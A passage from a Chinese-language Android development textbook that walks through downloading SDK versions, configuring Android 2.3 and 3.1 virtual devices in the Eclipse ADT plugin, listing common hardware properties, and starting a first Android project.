


图 2-19　可下载的 Android 列表

（12）当将所需要的版本全部更新完成之后，直接单击 Close 按钮即可，如图 2-20 和图 2-21 所示。如果要查看所下载的内容，可以直接浏览 android-sdk-windows\platforms 文件夹，如图 2-22 所示。






图 2-20　Android 版本更新完成　　　　图 2-21　已经下载的 Android 开发版本

（13）下载完不同的 Android 开发版本之后，还需要在 ADT 的插件中完成配置，直接选择 Virtual devices，之后选择 New，添加要使用的 Android-SDK 版本，此处添加 2.3 版本（用于手机）和 3.1 版本（用于平板电脑）的 SDK，如图 2-23 所示。






图 2-22　所有下载的 Android 版本



（a）配置 2.3 版本的 SDK



（b）配置 3.1 版本的 SDK

图 2-23　在 ADT 中配置要使用的 Android 版本

在建立开发的 SDK 时，Hardware 配置选项的主要功能是配置 Android 虚拟机所支持的硬件设备，直接单击 New 按钮即可配置硬件设备的支持，如图 2-24 所示。




图 2-24　配置 Android 虚拟机的硬件设备

图 2-24 中列出了 Android 虚拟机中的主要硬件配置属性，常用的配置属性如表 2-2 所示。



表 2-2　Android 硬件常用的配置属性

No.	属　　性	取　　值	描　　述
1	sdcard.size	整型	配置 SD 卡的容量，本次设置为 512MB
2	hw.keyboard.lid	yes/no	是否配置物理键盘
3	hw.ramSize	整型	配置虚拟机的 RAM 大小
4	hw.lcd.density	整型	屏幕的密度
5	Abstracted LCD density	整型	手机的分辨率

在本配置中，配置了两个不同版本的 Android-SDK，而且配置的 SD 卡容量都是 512MB，这两个版本的 SDK 屏幕大小设置分别如下。

☑ Android 2.3：主要用于手机，分辨率设置为 350（宽）×500（高）。

☑ Android 3.1：主要用于平板电脑，分辨率设置为 1280（宽）×800（高）。

（14）配置完要使用的 SDK 版本之后，将出现如图 2-25 所示的界面。




图 2-25　在 ADT 中配置完成 SDK

提示

所有配置保存在磁盘上。

在用户配置 Android 虚拟机时，所有的虚拟机配置都会保存在 C:\Documents and Settings\Administrator\.android\avd 目录中，此时目录显示如图 2-26 所示。




图 2-26　配置的 Android 保存目录

所有用户在建立虚拟机时所配置的属性，都会自动保存在每一个虚拟机配置文件夹的 config.xml 文件中。

准备完成之后，下面就可以开始建立 Android 项目了。

2.3　开发第一个 Android 项目

（1）配置完 ADT 的 Eclipse 后，可以直接进行 Android 项目的开发，与一般的 Java 开发项目一样，首先需要建立一个 Android 项目：选择 New 命令，在打开的界面中选择 Android Project 选项，如图 2-27 所示。

（2）建立项目时，输入项目名称 MyFirstAndroidProject，如图 2-28 所示。此外，还会出现许多信息项，如图 2-29 所示。




图 2-27　建立 Android 项目

